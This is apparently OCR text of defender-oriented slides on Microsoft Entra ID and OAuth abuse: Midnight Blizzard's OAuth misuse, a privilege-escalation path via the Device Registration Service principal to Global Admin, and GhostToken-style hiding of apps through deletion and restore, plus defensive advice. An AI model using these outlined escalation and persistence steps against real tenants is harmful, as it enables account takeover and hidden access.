
- Initial access attacks are sophisticated
- Microsoft device registration flows are being abused (domain trust, SSO, passwordless, PRT)
- Assume breach
- OAuth tokens will be used
- Service principals will be used

Analysis
Service account abuse





Analysis
UnOAuthorized: Privilege Elevation Through Microsoft Applications (Eric Woodruff)



https://www.semperis.com/blog/unoauthorized-privilege-elevation-through-microsoft-applications/

Escalating Privileges via Microsoft Services

Cloud Application Administrator

1 — Set credentials → Device Registration Service (service principal)

2 — Escalation privileges → Device Registration Service (service principal)

2 — Add Global Admin → Entra ID

Analysis
UnOAuthorized: Privilege Elevation Through Microsoft Applications (Eric Woodruff)

- Privilege escalation attacks are sophisticated
- Microsoft services are being abused (privileged, out-of-sight, unmanaged)
- Assume breach
- Attack on service principals (not yours)

Service Principal Persistence


Service Principal Persistence

Malicious use of OAuth applications

Blizzard 3/8/24


Threat actors like Midnight Blizzard compromise user accounts to create, modify, and grant high permissions to OAuth applications that they can misuse to hide malicious activity. The misuse of OAuth also enables threat actors to maintain access to applications, even if they lose access to the initially compromised account. Midnight Blizzard leveraged their initial access to identify and compromise a legacy test OAuth application that had elevated access to the Microsoft corporate environment. The actor created additional malicious OAuth applications. They created a new user account to grant consent in the Microsoft corporate environment to the actor controlled malicious OAuth applications. The threat actor then used the legacy test OAuth application to grant them the Office 365 Exchange Online *full_access_as_app* role, which allows access to mailboxes.

Techniques





- Initial Access with elevated permissions
  - Cloud Application Administrator
  - Application Administrator
  - Owner, read/write to a specific service principal or enterprise application
- Persistence
  - Temporary delete
  - Restore/redelete <30 days

Analysis


Cloudy Daze | App registrations
New registration
Endpoints
Troubleshoot
Refresh
Users
Groups
External Identities
Roles and administrators
Administrative units
Delegated admin partners
Enterprise applications
Devices
App registrations
Starting June 30th, 2020 we will no longer add any new features to Azure Active
security updates but we will no longer provide feature updates. Applications will
All applications
Owned applications
Deleted applications
Start typing a display name or application (client) ID to filter these r...
1 applications found
Display name
TA
Test App

Analysis




Microsoft Graph
Guides
API Reference
Resources
Version
Microsoft Graph REST API v1.0
Filter by title
Directory objects
Get by IDs
Get delta for directory object
Check member groups
Get member groups
Check member objects
Get member objects
List created objects
List owned devices
List owned objects
List deleted groups owned by user
List registered devices
List deleted items
Get deleted item
Restore deleted item
Permanently delete item
List deletedItems (directory objects)
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
In this article
Permissions
HTTP request
Optional query parameters
Request headers
Show 3 more
Namespace: microsoft.graph
Retrieve a list of recently deleted directory objects. Currently, deleted items functionality is only supported for the application, servicePrincipal, group, administrative unit, and user resources.
Note: Deleted security groups are deleted permanently and can't be retrieved through this API.
This API is available in the following national cloud deployments.

Analysis



- Astrix Ghost Token
  - GCP
  - Temporary Project Delete Status
  - Hide OAuth Application (privileged)
- Entra ID
  - Temporary Object Delete Status: users, groups, enterprise apps, service principals, administrative units
  - Hide Service Principal (privileged)

GhostToken – Exploiting GCP application infrastructure to create invisible, unremovable trojan app on Google accounts, Astrix, 4/2023.


Defensive Measures

Service Principal Access

- Service account focus
- Configure minimal privileges, rotation secrets
- Review service principal roles for violations
- Review service principal access activity


Conditional Access Policies

- Network restrictions for external service accounts
- Network restrictions for internal services (your own)
- Service principals from OAuth apps is difficult to impossible
  - Lockdown consent, X device code flow, timeouts, corporate standards

